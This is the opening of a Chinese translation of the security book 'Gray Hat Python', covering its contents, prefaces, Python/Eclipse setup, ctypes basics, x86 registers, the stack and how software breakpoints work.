灰帽 **Python** 之旅

目錄

介紹 0
序 1
1 搭建开发环境 2
1.1 操作系统准备 2.1
1.2 获取和安装 Python2.5 2.2
1.3 配置 Eclipse 和 PyDev 2.3
2 调试器设计 3
2.1 通用 CPU 寄存器 3.1
2.2 栈 3.2
2.3 调试事件 3.3
2.4 断点 3.4
3 自己动手写一个 windows 调试器 4
3.2 获得 CPU 寄存器状态 4.1
3.3 实现调试事件处理 4.2
3.4 全能的断点 4.3
4 PyDBG---纯 PYTHON 调试器 5
4.1 扩展断点处理 5.1
4.2 处理访问违例 5.2
4.3 进程快照 5.3
5 IMMUNITY----最好的调试器 6
5.1 安装 Immunity 调试器 6.1
5.2 Immunity Debugger 101 6.2
5.3 Exploit 开发 6.3
5.4 搞定反调试机制 6.4
6 HOOKING 7
6.1 用 PyDbg 实现 Soft Hooking 7.1
6.2 Hard Hooking 7.2
7 Dll 和代码注入 8
7.1 创建远线程 8.1
7.2 邪恶的代码 8.2
8 FUZZING 9
8.1 Bug 的分类 9.1
8.2 File Fuzzer 9.2
8.3 改进你的 Fuzzer 9.3
9 SULLEY 10

- 9.1 安装 Sulley 10.1
- 9.2 Sulley primitives 10.2
- 9.3 猎杀 WarFTPD 10.3
- 10 Fuzzing Windows 驱动 11
- 10.1 驱动通信 11.1
- 10.2 用 Immunity fuzzing 驱动 11.2
- 10.4 构建 Driver Fuzzer 11.3
- 11 IDAPYTHON --- IDA 脚本 12
- 11.1 安装 IDAPython 12.1
- 11.2 IDAPython 函数 12.2
- 11.3 脚本例子 12.3
- 12 PyEmu 13
- 12.1 安装 PyEmu 13.1
- 12.2 PyEmu 一览 13.2
- 12.3 IDAPyEmu 13.3

灰帽 Python 之旅

序

曾经我花了很长的时间，寻找一门适合 hacking 和逆向工程的语言。几年前，终于让我 发现了 Python，而如今它已经成为了黑客编程的首选。不过对于 Python 的在 hacking 应用 方面一直缺少一本详实的手册。当我们用到问题的时候，不得不花很多时间和精力去阅读论 坛或者用户手册，然后让我们的代码运行起来。这本书的目标就是提供给各位一本强大的 Python Hack 手册，让大家在 hacking 和逆向工程中更加得心应手。

在阅读此书之前，假设大家已经对各种黑客工具，技术(调试器，后门，fuzzer，仿真器， 代码注入)都有一个理论上的认识。我们的目的是不仅仅会使用各种基于 Python 编写的工具， 还要能够自定和编写自己的工具。一本书是不可能介绍完所有的的工具和技术的，但我们是 对一些常用的技术，进行详细的解说，而这些技术都是一通百通的，在以后的安全开发中， 大家只要灵活应用就行了。

这是本手册类的书籍，所以阅读的时候不一定从头到尾。如果你是一个 Python 新手， 建议把全书都阅览一遍，因为你会学到很多必要的 hack 原理和编程技巧，便于以后的完成 各种复杂的任务。如果你已经对 Python 很熟悉，并且对 ctypes 库也很了解了，那就可以跳 过第二章。当然，你也可以只是当当看其中感兴趣的一章，每章的代码都做了详实的解释。

我花了很多事件讲解调试器，因为调试器就似乎 hacker 的手术刀:从第二章调试原理， 第五章 Immunity 的应用和扩展，到第六章和第七章的 hooking 以及注入技术的介绍(用于内 存的控制和处理)。

本书的第二部分就是对 fuzzers 的介绍。第八章会讲解基础的 fuzzer 原理，并且构建一 个简单的 file fuzzer。第九章，介绍强大的 Sulley fuzzing 框架，并且使用它 fuzz 一个真正 的 FTP 服务器。第十章，学习构建一个 Windows 驱动 fuzzer。

第十一章，介绍 IDA(最常用的静态反汇编工具)的 Python 扩展。十二章，详细讲解 PyEmu，一个基于 Python 的仿真器。

本书的所有代码都尽量保持简短，在关键的地方都做了详细的解说。学习一门新的语言 或一个新的库，都需要花费事件和精力。所以建议各位自己手写代码。所有的源码可以在 http://www.nostarch.com/ghpython.htm 找到。

Now let’s get coding!

陆陆续续花了两个月时间，终于初步完成了 gray python 的翻译。对自己的英文和技术 的提高是最让我欣慰的。还有还有很多需要改进的地方，不过苦于时间不许，遂无法进一步 完成。

将此书献给我的家人，尤其是我的母亲，是她的坚韧和聪慧，让我的人生变得不同。我 的伙伴们---自由之光的所有队员(眉宇间，codeblue，小龙，。。。)，以及曾经教育和指引过我 的老师，还有那些默默奉献分享自己技术的 hacker 们。

岁月如梭，那些在学生时代的激情岁月，那些永远不知疲倦的夜晚，无数的汗水和青春 已经消逝在岁月的长河里。只有对技术和极限的自由追求，不曾变过。

为自由和理想而战----天国之翼[自由之光]

个人简介:

网名:天国之翼[自由之光] , winger 年龄:20-30 编程语言:asm，c，python 就读过的学校：集美大学 专业:网络系统管理 工作:自由安全工作者，secoder(security coder) 网址:hi.baidu.com/freewinge 联系方式:free.winger at gmail.com 爱好:搏击，修禅，音乐，电影 最爱吃的东西：老爹的手擀面

自由之光----一个追求技术自由和个人极限的安全团队。起源于集美大学。

1 搭建开发环境

在即将开始令人兴奋的 Python Hack 之前，让我们先花一 点点事件准备好自己的工具。相信我这样做是值得的，它会让你 玩的更快乐。

这章我们会简单的讲解，Python2.5 的安装，Eclipse 配置，以及如何编写 C 兼容的 Python 代码。

1.1 操作系统准备

就逆向的趣味性而言，Windows 是最好的目标。无数的工具和广泛的使用人群，使得代 码开发和 Crack 都变得更容易，所以本书的大部分代码都基于 Windows(任何你能搞的到的 Windows 版本)。

少部分例子也能运行在 32 位的 Linux 上。无论是安装在 VMware(VMware 提供免费版 本,不同为版权担心)上还是实机上，都行。Linux 版本众多，本书推荐基于 Red Hat 的发布平 台:Fedora Core 7 or Centos 5。

免费的 VMWARE 镜像

VMware 在网站上提供了免费的版本。这些虚拟机用于逆工程，漏洞分析，或者任何 程序的调试，同时和主机完全独立开来。 主程序下载链接:http://www.vmware.com/appliances/， Pyayer 程序下载链接:http://www.vmware.com/products/player/。

1.2 获取和安装 Python2.5

Linuxer 可以跳过这个步骤，大部分 Linux 都内置了 Python。Windows 下可以通过独立 的安装包进行安装。

1.2.1 在 Windows 上安装 Python

Windows 的安装版本可以从 Python 主页上下载 http://python.org/ftp/python/2.5.1/python-2.5.1.msi。双击，一步一步的按指示安装就行。在默认的 主目录 C:/Python25/下，安装了 python.exe 和默认的库。

提示 建议大家安装 Immunity 调试器，其包含了很多必须的附加程序，其中就有 Python 2.5 。 在 后 面 的 章 节 中 ， 我 们 也 会 使 用 到 Immunity 。 下 载 页 面 http://debugger.immunityinc.com要用代理还要填写些资料。

1.2.2 在 Linux 上安装 Python

如果需要在 Linux 上手工安装 Python 的话，可以按如下的步骤进行。这里使用 Red Hat 的衍生版，并且这个过程使用 root 权限。 第一步，下载 Python 2.5 源码并解压:

```
# cd /usr/local/
# wget http://python.org/ftp/python/2.5.1/Python-2.5.1.tgz
# tar -zxvf Python-2.5.1.tgz
# mv Python-2.5.1 Python25
# cd Python25
```

代码解压到/usr/local/Python25 之后，就要编译安装了:

```
# ./configure --prefix=/usr/local/Python25
# make && make install
# pwd
/usr/local/Python25
# python
Python 2.5.1 (r251:54863, Mar 14 2012, 07:39:18)
[GCC 3.4.6 20060404 (Red Hat 3.4.6-8)] on Linux2
Type "help", "copyright", "credits" or "license" for more informat:
>>>
```

现在我们就拥有了一个交互式的 Python Shell，能够自由的操作 Python 和 Python 库了。 输入个语句测试下:

```
>>> print "Hello World!" Hello World!
>>> exit()
#
```

很好！一切工作正常。为了让系统能够找到 Python 计时器的路径，需要编辑/root/.bashrc 文件(/用户名/.bashrc)。我个人比较喜欢 nano,不过你可以使用你喜欢编辑器(个人推荐 vim 嘿 嘿)。打开/root/.bashrc，在文件底部加入以下代码。

```
export PATH=/usr/local/Python25/:$PATH
```

这样每次执行 python 命令的时候，就不用输入完整的 python 路径了。下次用 root 登录 的时候，就在任何 shell 下输入 python 就能得到一个交互式的 Python Shell 了。

为了方便的开发代码，下面让我们配置自己 IDE(ntegrated development environment)。 (我的开发环境如下:ActivePython,UliPad 或者 Script.NET，ipython 或者 bpython。调试，自动 提示，参数说明全都有了。)

1.3 配置 Eclipse 和 PyDev

为了快速的的开发调试 Python 程序，就必须要使用一个稳定的 IDE 平台。这里作者推 荐的时候 Eclipse(跨平台的 IDE)和 PyDev。Eclipse 以其强大的可定制性而出名。下面让我们 看看和安装和配置它们：

1. 从 http://www.eclipse.org/downloads/下载压缩包
2. 解压到 C:\Eclipse
3. 运行 C:\Eclipse\eclipse.exe
4. 第一次运行，会询问在哪里设置工作区的主目录；使用默认的就行,将 Use this as default and do not ask again 勾上，点击 OK。
5. Eclipse 安装好以后，选择 Help Software Updates Find and Install
6. 选择 Search for new features to install 然后点击 Next。
7. 点击 New Remote Site。
8. 在 Name 后面填上 PyDev Update，在 URI 后面填上 http://pydev.sourceforge.net/updates/， 点击 OK 确认，接着点击 Finish，Eclipse 会自动升级 PyDev。
9. 过一会儿，更新窗口就会出现，找到顶端的 PyDev Update，选上 PyDev，单击 Next 继 续下一步。
10. 阅读 PyDev 协议，如果同意，在 I accept the terms in the licens agreement 选上。
11. 单击 Next，和 Finish。Eclipse 开始安装 PyDe 扩展，全部完成后，单击 Install All。 12 最后一步，在 PyDev 安装好之后，单击 Yes，Eclipse 会重新启动并加载 PyDev。

使用如下步骤配置 Eclipse，以确保 PyDev 能正确的调用 Python 解释器执行脚本。

1. Eclipese 驱动后，选择 Window Preferences
2. 扩展 PyDev，选择 Interpreter – Python。
3. 在对话框顶端的 Python Interpreters 中点击 New。
4. 浏览到 C:\Python25\python.exe，然后点击 Open。
5. 下一个对话框将会列出 Python 中已经安装了的库。
6. 再次点击 OK 完成安装。

在开始编码前，需要创建一个 PyDev 工程。本书的所有代码都可以在这个工程中打开。

1. 依次选择 File-->New-->Project。
2. 展开 PyDev 选择 PyDev Project，点击 Next 继续。
3. 将工程命名为 Gray Hat Python. 点击 Finish。

Eclipse 窗口自动更新之后，会看到 Gray Hat Python 工程出现在屏幕左上角。现在右击 sec 文件夹，选择 New-->PyDev Module。在 Name 字段输入 chapter1-test，点击 Finish。就会 看到，工程面板被更新了，chapter1-test.py 被加到列表中。

在 Eclipse 中运行 Python 脚本，重要单击工具栏上的 Run As(由绿圈包围的白色箭头)按 钮就行了。要运行以前的脚本，可以使用快捷键 CTRL-F11。脚本的输出会显示在 Eclipse 底端的 Console 面板。现在万事俱备只欠代码。

1.3.1 hacker 们的朋友:ctypes

ctypes 是强大的，强大到本书以后介绍的几乎所有库都要基于此。使用它我们就能够调 用动态链接库中函数，同时创建各种复杂的 C 数据类型和底层操作函数。毫无疑问，ctypes 就是本书的基础。

1.3.2 使用动态链接库

使用 ctypes 的第一步就是明白如何解析和访问动态链接库中的函数。一个 dynamically linked library(被动态连接的库)其实就是一个二进制文件，不过一般自己不运行，而是由别 的程序调用执行。在 Windows 上叫做 dynamic link libraries (DLL)动态链接库,在 Linux 上叫 做 shared objects (SO)共享库。无论什么平台，这些库中的函数都必须通过导出的名字调用， 之后再在内存中找出真正的地址。所以正常情况下，要调用函数，都必须先解析出函数地址， 不过 ctypes 替我们完成了这一步。

ctypes 提供了三种方法调用动态链接库:cdll(), windll(), 和 oledll()。它们的不同之处就在 于，函数的调用方法和返回值。cdll() 加载的库，其导出的函数必须使用标准的 cdecl 调用约定。windll()方法加载的库，其导出的函数必须使用 stdcall 调用约定(Win32 API 的原生约 定)。oledll()方法和 windll()类似，不过如果函数返回一个 HRESULT 错误代码，可以使用 COM 函数得到具体的错误信息。

调用约定

调用约定专指函数的调用方法。其中包括，函数参数的传递方法，顺序（压入栈或者传给寄存器），以及函数返回时，栈的平衡处理。下面这两种约定是我们最常用到的： cdecl and stdcall。cdecl 调用约定，函数的参数从右往左依次压入栈内，函数的调用者， 在函数执行完成后，负 责函数的平衡。这种约定常用于 x86 架构的 C 语言里。

In C

```
int python_rocks(reason_one, reason_two, reason_three);
```

In x86 Assembly

```
push reason_three
push reason_two
push reason_one
call python_rocks
add esp, 12
```

从上面的汇编代码中，可以清晰的看出参数的传递顺序，最后一行，栈指针增加了 12 个字节(三个参数传递个函数，每个被压入栈的指针都占 4 个字节，共 12 个)，使得 函数调用之后的栈指针恢复到调用前的位置。

下面是个 stdcall 调用约定的了例子，用于 Win32 API。

In C

```
int my_socks(color_one color_two, color_three);
```

In x86 Assembly

```
push color_three
push color_two
push color_one
call my_socks
```

这个例子里，参数传递的顺序也是从右到左，不过栈的平衡处理由函数 my_socks 自己完成，而不是调用者。 最后一点，这两种调用方式的返回值都存储在 EAX 中。

下面做一个简单的试验，直接从 C 库中调用 printf()函数打印一条消息，Windows 中的 C 库 位于 C:\WINDOWS\system32\msvcrt.dll，Linux 中的 C 库位于/lib/libc.so.6。

chapter1-printf.py Code on Windows

```
from ctypes import *

msvcrt = cdll.msvcrt
message_string = "Hello world!\n"
msvcrt.printf("Testing: %s", message_string)
```

输出结果见如下：

```
C:\Python25> python chapter1-printf.py
Testing: Hello world!
C:\Python25>
```

Linux 下会有略微不同：

chapter1-printf.py Code on Linux

```
from ctypes import *

libc = CDLL("libc.so.6")
message_string = "Hello world!\n"
libc.printf("Testing: %s", message_string)
```

输出结果如下:

```
# python /root/chapter1-printf.py
Testing: Hello world!
#
```

可以看到 ctypes 调用动态链接库中的函数有多简单。

1.3.3 构造 C 数据类型

使用 Python 创建一个 C 数据类型很简单，你可以很容易的使用由 C 或者 C++些的组件。 Listing 1-1 显示三者之间的对于关系。

C Type	Python Type	ctypes Type
char	1-character string	c_char
wchar_t	1-character Unicode string	c_wchar
char	int/long	c_byte
char	int/long	c_ubyte
short	int/long	c_short
unsigned short	int/long	c_ushort
int	int/long	C_int
unsigned int	int/long	c_uint
long	int/long	c_long
unsigned long	int/long	c_ulong
long long	int/long	c_longlong
unsigned long long	int/long	c_ulonglong
float	float	c_float
double	float	c_double
char * (NULL terminated)	string or none	c_char_p
wchar_t * (NULL terminated)	unicode or none	c_wchar_p
void *	int/long or none	c_void_p

Listing 1-1:Python 与 C 数据类型映射

请把这章表放到随时很拿到的地方。ctypes 类型初始化的值，大小和类型必须符合定义 的要求。看下面的例子。

```
C:\Python25> python.exe
Python 2.5 (r25:51908, Sep 19 2006, 09:52:17) [MSC v.1310 32 bit (I
>>> from ctypes import *
>>> c_int() c_long(0)
>>> c_char_p("Hello world!") c_char_p('Hello world!')
>>> c_ushort(-5) c_ushort(65531)
>>> c_short(-5) c_short(-5)
>>> seitz = c_char_p("loves the python")
>>> print seitz c_char_p('loves the python')
>>> print seitz.value loves the python
>>> exit()
```

最后一个例子将包含了"loves the python"的字符串指针赋值给变量 seitz， 并通过 seitz.value 方法间接引用了指针的内容，

1.3.5 定义结构和联合

结构和联合是非常重要的数据类型，被大量的适用于 WIN32 的 API 和 Linux 的 libc 中。 一个结构变量就是一组简单变量的集合 (所有变量都占用空间)些结构内的变量在类型上没 有限制，可以通过点加变量名来访问。比如 beer_recipe.amt_barley，就是访问 beer_recipe 结构中的 amt_barley 变量。

In C

```
struct beer_recipe
{
    int amt_barley;
    int amt_water;
};
```

In Python

```
class beer_recipe(Structure):
    _fields_ = [
        ("amt_barley", c_int),
        ("amt_water", c_int),
    ]
```

如你所见，ctypes 很简单的就创建了一个 C 兼容的结构。 联合和结构很像。但是联合中所有变量同处一个内存地址，只占用一个变量的内存空间，这个空间的大小就是最大的那个变量的大小。这样就能够将联合作为不同类型的变量操作访问了。

In C

```
union {
    long barley_long; int barley_int;
    char barley_char[8];
}barley_amount;
```

In Python

```
class barley_amount(Union):
    _fields_ = [
        ("barley_long", c_long),
        ("barley_int", c_int),
        ("barley_char", c_char * 8),
    ]
```

如果我们将一个整数赋值给联合中的 barley_int，接着我们就能够调用 barley_char，用 字符的形式显示刚才输入的 66。

chapter1-unions.py

```
from ctypes import *
class barley_amount(Union):
    _fields_ = [
        ("barley_long", c_long), ("barley_int", c_int), ("barley_ch
    ]
value = raw_input("Enter the amount of barley to put into the beer
my_barley = barley_amount(int(value))
print "Barley amount as a long: %ld" % my_barley.barley_long
print "Barley amount as an int: %d" % my_barley.barley_long
print "Barley amount as a char: %s" % my_barley.barley_char
```

输出如下:

```
C:\Python25> python chapter1-unions.py
Enter the amount of barley to put into the beer vat: 66
Barley amount as a long: 66
Barley amount as an int: 66
Barley amount as a char: B C:\Python25>
```

给联合赋一个值就能得到三种不同的表现方式。最后一个 barley_char 输出的结果是 B， 因为 66 刚好是 B 的 ASCII 码。

barley_char 成员同时也是个数组，一个八个字符大小的数组。在 ctypes 中申请一个数组， 只要简单的将变量类型乘以想要申请的数量就可以了。

一切就绪，开始我们的旅程吧！

2 调试器设计

调试器就是黑客的眼睛。你能够使用它对程序进行动态跟 踪和分析。特别是当涉及到 exploit ,fuzzer 和病毒分析的时候， 动态分析的能力决定你的技术水平。对于调试器的使用大家都再熟悉不过 了，但是对调试器的实现原理，估计就不是那么熟悉了。当我们对软件缺陷进行评估的时候，

调试器提供了非常多的便利和优点。比如运行，暂停，步进，一个进程；设置断点；操作寄存器和内存；捕捉内部异常，这些底层操作的细节，正是我这章要详细探讨的。

在深入学习之前，先让我们先了解下白盒调试和黑盒调试的不同。许多的开发平台都会 包含一个自带的调试器，允许开发工具结合源代码对程序进行精确的跟踪测试。这就是白盒 调试。当我们很难得到源代码的时候，开发者，逆向工程师，Hacker 就会应用黑盒调试跟 踪目标程序。黑盒调试中，被测试的软件对黑客来说是不透明的，唯一能看到的就是反汇编 代码。这时候要分析出程序的运作流程，找出程序的错误将变得更复杂，花费的时间也会更 多。但是高超的逆向技术集合优秀的逆向工具将使这个过程变得简单，轻松，有时候善于此 道的黑客，甚至比开发者更了解软件:)。

黑盒测试分成两种不同的模式：用户模式 和 内核模式。用户模式（通常指的是 ring3 级的程序）是你平时运行用户程序的一般模式（普通的程序）。用户模式的权限是最低的。 当你运行“运算器（cacl.exe）”的时候，就会产生一个用户级别的进程；对这个进程的调试 就是用户模式调试。核心模式的权限是最高的。这里运行着操作系统内核，驱动程序，底层 组件。当运行 Wireshark 嗅探数据包的时候，就是和一个工作在内核的网络驱动交互。如果 你想暂停驱动或者检测驱动状态，就需要使用支持内核模式的调试器了。

下面的这些用户模式的调试器大家应该再熟悉不过了：WinDbg（微软生产），OllyDbg（一个免费的调试器 作者是 Oleh Yuschuk）。当你在 Linux 下调试程序的时候，就需要使用 标准的 GNU 调试器（gdb）。以上的三个调试器相当的强大，都有各自的特色和优点。

最近几年，调试器的智能调试技术也取得了长足的发展，特别是在 Windows 平台。 智能调试体现在强大可扩展性上，常常通过脚本或者别的方式对调试器进行进一步的开发利 用，比如安装钩子函数，以及其他的专门为 Hacker 和逆向工程师专门定制的各种功能。在 这 方 面 出 现 了 两 个 新 的 具 有 代 表 性 的 作 品 分 别是 PyDbg (byPedram Amini) 和 Immunity Debugger (from Immunity, Inc.)。

PyDbg 是一个纯 Python 实现的调试器，让黑客能够用 Python 语言全面的控制一个进程， 实现自动化调试。Immunity 调试器则是一个会让你眼前一亮的调试器，界面相当的友好， 类似 OllyDbg，但是拥有更强大的功能以及更多的 Python 调试库。这两个调试器在本书的 后面章节将会详细的介绍。现在先让我们深入了解调试器的一般原理。

在这章，我们将把注意力集中在 x86 平台下的用户模式，通过对 CPU 体系结构，(堆) 栈以及调试器的底层操作细节的深入探究，理解调试器的工作原理，为实现我们自己的调试 器打下基础。

2.1 通用 CPU 寄存器

CPU 的寄存器能够对少量的数据进行快速的存取访问。在 x86 指令集里，一个 CPU 有 八个通用寄存器：EAX, EDX, ECX, ESI, EDI, EBP, ESP 和 EBX。还有很多别的寄存器，遇 到的时候具体讲解。这八个通用寄存器各有不同的用途，了解它们的作用对于我们设计调试 器是至关重要的。让我们先简略的看一看每个寄存器和功能。最后我们将通过一个简单的实 验来说明他它们的使用方法。

EAX 寄存器也叫做累加寄存器，除了用于存储函数的返回值外也用于执行计算的操作。许多优化的 x86 指令集都专门设计了针对 EAX 寄存器的读写和计算指令。列如从最 基本的加减,比较到特殊的乘除操作都有专门的 EAX 优化指令。

前面我们说了，函数的返回值也是存储在 EAX 寄存器里。这一点很重要，因为通过返 回的 EAX 里的值我们可以判断函数是执行成功与否，或者得到确切返回值。

EDX 寄存器也叫做数据寄存器。这个寄存器从本质上来说是 EAX 寄存器的延伸，它辅助 EAX 完成更多复杂的计算操作像乘法和除法。它虽然也能当作通用寄存器使用，不 过更多的是结合 EAX 寄存器进行计算操作。

ECX 寄存器，也叫做计数寄存器，用于循环操作，比如重复的字符存储操作，或者数字统计。有一点很重要，ECX 寄存器的计算是向下而不是向上的（简单理解就是用于 循环操作时是由大减到小的）。

看一下下面的 Python 片段：

```
counter = 0
while counter < 10:
    print "Loop number: %d" % counter
    counter += 1
```

如果你把这代码转化成汇编代码，你会看到第一轮的时候 ECX 将等于 10，第二轮的时候等于 9，如此反复知道 ECX 减少到 0。这很容易让人困惑，因为这和 Python 的循环 刚好代码相反，但是只要记得 ECX 是向下计算的就行了。

在 x86 汇编里，依靠 ESI 和 EDI 寄存器能对需要循环操作的数据进行高效的处理。 ESI 寄存器是源操作数指针，存储着输入的数据流的位置。EDI 寄存器是目的操作数指针， 存储了计算结果存储的位置。简而言之，ESI（source index）用于读，EDI（destination index） 用于写。用源操作数指针和目的操作数指针，极大的提高了程序处理数据的效率。

ESP 和 EBP 分别是栈指针和基指针。这两个寄存器共同负责函数的调用和栈的操作。当一个函数被调用的时候，函数需要的参数被陆续压进栈内最后函数的返回地址也被压 进。ESP 指着栈顶，也就是返回地址。 EBP 则指着栈的底端。有时候，编译器能够做出优 化，释放 EBP，使其不再用于栈的操作，只作为普通的寄存器使用。

EBX 是唯一一个没有特殊用途的寄存器。它能够作为额外的数据储存器。 还有一个需要提及的寄存器就是 EIP。这个寄存器总是指向马上要执行的指令。当 CPU 执行一个程序的成千上万的代码的时候，EIP 会实时的指向当前 CPU 马上要执行到的位置。

一个调试器必须能够很方便的获取和修改这些寄存器的内容。每一个操作系统都提供 了一个接口让调试器和 CPU 交互，以便能够获取和修改这些值。我们将在后面的操作系统 章节详细的单独的讲解。

2.2 栈

在开发调试器的时候，栈是一个非常重要的结构。栈存储了与函数调用相关的各种信息， 包括函数的参数和函数执行完成后返回的方法。 ESP 负责跟踪栈顶，EBP 负责跟踪栈底。 栈从内存的高地址像低地址增长。让我们用前面编写的函数 my_sock()作为例子讲解栈是如 何工作的。

Function Call in C

```
int my_socks(color_one, color_two, color_three);
```

Function Call in x86 Assembly

```
push color_three
push color_two
push color_one
call my_socks
```

栈框架的结构将如图 2-1。




图 2-1: my_socks() 函数调用的栈结构

如你所见，这是一个非常简单的数据结构，同时也是所有程序中函数调用的基础。当 my_sock()函数返回的时候，它会弹出栈里所有的参数（返回地址弹到 EIP），然后跳到返回 地址(Return address)指向的地方（父函数的代码段）继续执行。 另一个需要考虑的概念就是 本地函数。把我们的 my_socks()函数扩展一点，让我们假定函数被调用后做的第一件事就是 申请一个字符串数组，将参数 color_one 复制到数组里。代码应该像这样：

```
int my_socks(color_one, color_)
{
    char stinky_sock_color_on[10];
    ...
}
```

函数将在棧里申请 stinky_sock_color_on 变量的空间，以便在栈里调用（当然会随着函 数的执行完毕而释放，不过在函数内部访问时，效率会高很多）。申请成功以后，堆栈的结 构将像图 2-2 看到的这样。




Figure 2-2: 在 stinky_sock_color_one 申请后的栈框架

现在你到了本地函数是如何在棧里申请的以及栈指针是如何不断的增长指向栈顶的。调试器对堆栈结构的捕捉能力是相当有用的，特别是在我们捕捉程序崩溃，跟踪调查基 于栈的缓冲区溢出的时候。

2.3 调试事件

调试器在调试程序的时候会一直循环等待，直到检测到一个调试事件的发生。当调试事 件发生的时候，就会调用一个与之对应的事件处理函数。

处理函数被调用的时候，调试器会暂停程序等待下一步的指示。以下的这些事件是一个 调试器必须能够捕捉到的（也叫做陷入）：

- 断点触发
- 内存违例（也叫做访问违例或者段错误）
- 程序异常

每个操作系统都使用不同的方法将这些事件传递给调试器，这些留到操作系统章节详细介绍 。部分的操作系统，能捕捉（陷入）更多的事件，比如在线程或者进程的创建以 及动态链接库的加载的时候。

一个优秀的调试器必须是可定制脚本的，能够自定义事件处理函数从而对程序进 行自动化调试。举个例子，一个内存访问违例产生的缓冲区溢出，对于黑客来说相当的有趣。 如果在平时正常的调试中你就必须和调试器交互，一步一步的收集信息。但是当你使用定制 好的脚本操作调试器的时候，它就能够建立起相对应的事件处理函数，并自动化的收集所有 相关的信息。这不仅仅节省了时间，还让我们更全面的控制整个调试过程。

2.4 断点

当我们需要让被调试程序暂停的时候就需要用到断点。通过暂停进程，我们能观察变量，堆栈参数以及内存数据，并且记录他们。断点有非常多的好处，当你调试进程的时候 这些功能会让你觉得很舒爽。断点主要分成三种：软件断点，硬件断点，内存断点。他们有 非常相似的工作方式，但实现的手段却各不相同。

2.4.1 软件断点

软件断点具体而言就是在 CPU 执行到特定位置的代码的时候使其暂停。软件断点将会使你在调试过程中用的最多的断点。软件断点的本质就是一个单字节的指令，用于暂停 被执行程序，并将控制权转移给调试器的断点处理函数。在搞明白它是如何工作之前你必须 先弄清楚在 x86 汇编里指令和操作码的差别。

汇编指令是 CPU 执行的命令的高级表示方法。举个例子：

```
MOV EAX, EBX
```

这个指令告诉 CPU 把存储在 EBX 寄存器里的东西放到 EAX 寄存器里。相当简单，不 是吗？然而 CPU 根本不明白刚才的指令，它必须被转化成一种叫做操作码的东西。操作码（opcode）就是 operation code,是 CPU 能理解并执行的语言。前面的汇编指令转化成操作码 就是下面这样：

```
8BC3
```

如你说见，幕后正在进行的操作相当的令人困惑，但这确实是 CPU 的语言。你可以把汇编指令想象成 CPU 们的 DNS（一种解析域名和 IP 的网络服务）。你不用再一个个的 记忆复杂难懂的操作码（类似 IP 地址），取而代之的是简单的汇编的指令，最后这些指令都 会被汇编器转换成操作码。在日常的调试中你很少会用到操作码，但是他们对于理解软件断 点的用途非常重要。

如果我们先前讲解的指令发生在 0x4433221 这个地址，一般是这样显示的：

```
0x44332211: 8BC3 MOV EAX, EBX
```

这里显示了地址，操作码，和高级的汇编指令。为了在这个地址设置断点，暂停 CPU， 我们将从 2 个字节的 8BC3 操作码中换出一个单字节的操作码。这个单字节的操作码也就 是 3 号中断指令（INT 3），一条能让 CPU 暂停的指令。3 号中断转换成操作码就是 0xCC。 这里是设置断点前和设置断点后的对比：

在断点被设置前的操作码

```
0x44332211: 8BC3 MOV EAX, EBX
```

断点被设置后的操作码

```
0x44332211: CCC3 MOV EAX, EBX
```

